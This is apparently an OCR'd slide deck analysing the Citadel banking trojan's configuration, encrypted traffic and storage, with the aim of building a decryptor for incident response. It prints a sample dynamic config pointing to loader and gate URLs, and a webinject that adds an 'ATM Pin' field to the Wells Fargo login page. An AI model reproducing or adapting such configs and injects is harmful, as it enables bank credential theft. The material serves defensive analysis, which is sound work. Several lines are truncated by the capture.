
Password to generate RC4 key

Dynamic Config

```
url_loader "http://citadelhost/folder/file.php|file=soft.exe"
url_server "http://citadelhost/folder/gate.php"
file_webinjects "injects.txt"
url_webinjects "http://citadelhost/folder/file.php"

entry "AdvancedConfigs"
   "http://reserve-host1/folder/file.php|file=config.bin"
   "http://reserve-host2/fo
end
entry "WebFilters"
   "#*wellsfargo.com/*"
   "@*payment.com/*"
   "!http://*.com/*.jpg"
end

(snip)
```

```
set_url https://www.wellsfargo.com/ GP
data_before
<div><strong><label for="userid">Username</la
data_end
data_inject
<input type="text" accesskey="U" id="userid" na
<DIV><STRONG><LABEL for=userid>ATM Pin</L
style="WIDTH: 147px" tabIndex="2" maxLength=
<DIV><STRONG><label for="password">Passwo
<input type="password" accesskey="P" id="pass
<input type="hidden" name="screenid" value="SI
<input type="submit" value="Go" name="btnSign
<input type="hidden" id="u_p" name="u_p" value
</form>
data_end
```

Encryption




Encrypted Data

```
POST /file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host:
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

.6P...G....A.mD..<...'^j=........ 3}.........2.)..L.#w.....^m..7..M.
%......Q..H........A...  .....\.d..I..>...[...i!.....z....[$.HTTP/1.1 200 OK
Date: Tue, 10 Dec 2013 12:31:50 GMT
Server: Apache/2.2.15 (Scientific Linux)
X-Powered-By: PHP/5.3.3
Cache-Control: public
Content-Disposition: att
Content-Transfer-Encodir
Content-Length: 177951
Connection: close
Content-Type: applicatio

....6.|$.Q..U.....(.@HZ.
{.xM...B.V.]3H...O.l....
]..c.....,C.pBz.D...k...
\f......74..O.....yR.'.(
$.....BN.oe6:....8.`...=
QA.X%....\S..-.U.e?...Q2
..!J.d........l.....IbA.
```

000	68	B6	02	00	00	54	3E	32	2C	19	C0	90	9E	5C	C3	E4	h....T>2,....\..
010	BD	63	68	B9	B0	E8	89	70	B7	B9	9B	51	29	7F	0F	0F	.ch....p...Q)...
020	58	9D	58	EB	BB	51	FB	42	8F	8A	FC	01	E0	30	07	8C	X.X..Q.B.....0..
030	95	C3	6B	44	54	48	3F	15	91	B6	16	92	A6	58	DF	45	..kDTH?.....X.E
040	2D	C1	C8	52	0A	4E	A4	25	E8	9C	53	F3	07	70	BC	9F	-..R.N.%..S..p..
050	5C	FD	B9	20	2C	9A	63	9A	B3	F7	5D	8D	0A	84	41	78	\.. ,.c...]...Ax
060	70	9B	69	EF	CD	A5	B9	A1	11	33	FF	AF	F8	00	B3	A1	p.i.....3.....
070	65	3B	3A	14	7D	0C	17	DF	AA	75	4B	A8	B3	79	6F	51	e;:.}....uK..yoQ
080	E9	31	DB	7E	4F	DE	BD	2B	B8	69	AA	DD	3E	6A	2E	4F	.1.~O..+.i..>j.O
090	EE	FA	82	B5	40	44											
0A0	5C	E5	1B	89	B2	92											
0B0	7D	FD	56	85	17	7D											
0C0	F2	FF	BC	2B	3D	06											
0D0	1E	25	AB	75	36	2C											
0E0	65	B7	E4	E5	C6	4A											
0F0	26	5C	02	F2	94	15											

```
[HKEY_CURRENT_USER¥Software¥Microsoft¥Sfndw]↓
"Jesirb"=hex:3b,77,90,b2,43,20,8f,67,25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,¥↓
  3f,67,25,5f,2c,2b,ea,e1,a1,bf,3b,cc,47,a1,43,20,cf,67,25,5f,2c,2b,ae,e1,a1,¥↓
  bf,9d,9b,b1,7a,90,01,cd,18,d0,8b,a3,2b,6e,a4,51,a4,3b,cc,47,a1,43,20,3f,67,¥↓
  25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf,3b,¥↓
  cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf,1c,64,e9,e3,96,f7,83,e8,28,72,¥↓
  c1,8c,a2,48,c4,86,ba,2f,1e,33,2a,3e,de,b1,74,fd,41,91,fb,1f,7b,51,3b,cc,47,¥↓
  a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf↓
"Aniklizon"=hex:19,7c,0b,f1,fc,e9,46,8b,3a,7f,94,92,10,77,84,25,f5,75,b3,3f,59,¥↓
  87,52,f1,6a,66,91,4f,ba,75,c4,05,bb,61,50,bf,98,ef,50,45,68,65,e9,fa,7b,da,¥↓
  4e,96,bc,ba,99,05,bc,1d,6f,31,a6,81,75,94,67,fc,58,9f,15,93,98,29,cc,26,70,¥↓
  b8,79,a8,e0,86,8b,71,0a,da,06,5d,67,24,21,aa,0e,f7,77,19,85,22,8d,81,ac,5f,¥↓
  ef,92,3f,04,fc,89,fc,55,9f,7c,da,44,6b,c4,00,74,12,62,4b,ea,bd,1e,42,f6,8d,¥↓
  26,22,fd,c0,66,39,fc,3f,c5,a9,9d,e0,7b,bd,5e,76,d1,ea,0f,1b,f4,31,6e,32,b5,¥↓
  48,ae,bc,40,18,5a,a4,af,da,8d,6d,64,3b,74,cd,dc,06,f1,bd,9b,e0,57,2d,9a,62,¥↓
  6e,0a,a3,48,29,28,cf,47,23,66,ee,6a,8e,1d,ed,08,4d,f6,77,11,18,22,22,52,d1,¥↓
```

Encrypted Data



Encryption Method

AES+

- AES encryption and XOR encoding

RC4+

- RC4 encryption and XOR encoding


RC4+ * 2

- Encryption of RC4+ twice


Installed Data

- AES+ encryption using random generated key when installd

In Case of Dynamic Config



0x400 Bytes Overlay




Encryption Summary

Category	Data	Format	Encryption
Packet	Report	Encrypted BinStrage	RC4+
	Dynamic Config	Encrypted BinStrage	AES+
	Additional modules	Executable	RC4+ * 2
File	Report file	StrageArray	Installed Data
	Backup of modules	StrageArray	Installed Data
Registry	Backup of Dynamic Config	Encrypted BinStrage	Installed Data

MAKING OF CITADEL DECRYPTOR

Our Goal

- Decrypt data & retrieve information for incident response



6E 61 6D 65 3D 22 62 74	6E 53 69 67 6E 6F 6E 22	name="btnSignon"
20 69 64 3D 22 62 74 6E	53 69 67 6E 6F 6E 22 20	id="btnSignon"
63 6C 61 73 73 3D 22 73	75 62 6D 69 74 42 74 6E	class="submitBtn
22 20 74 61 62 69 6E 64	65 78 3D 22 32 22 2F 3E	" tabindex="2"/>
3C 2F 64 69 76 3E 20 0D	0A 3C 69 6E 70 75 74 20	..<input
74 79 70 65 3D 22 68 69	64 64 65 6E 22 20 69 64	type="hidden" id
3D 22 75 5F 70 22 20 6E	61 6D 65 3D 22 75 5F 70	="u_p" name="u_p
22 20 76 61 6C 75 65 3D	22 22 2F 3E 0D 0A 3C 2F	" value=""/>..</
66 6F 72 6D 27 4E 00 00	00 00 00 10 2C 00 00 00	form'N.....,...
2C 00 00 00 64 30 2C 00	10 00 00 00 00 00 00 00	,...d0,........

Implementation

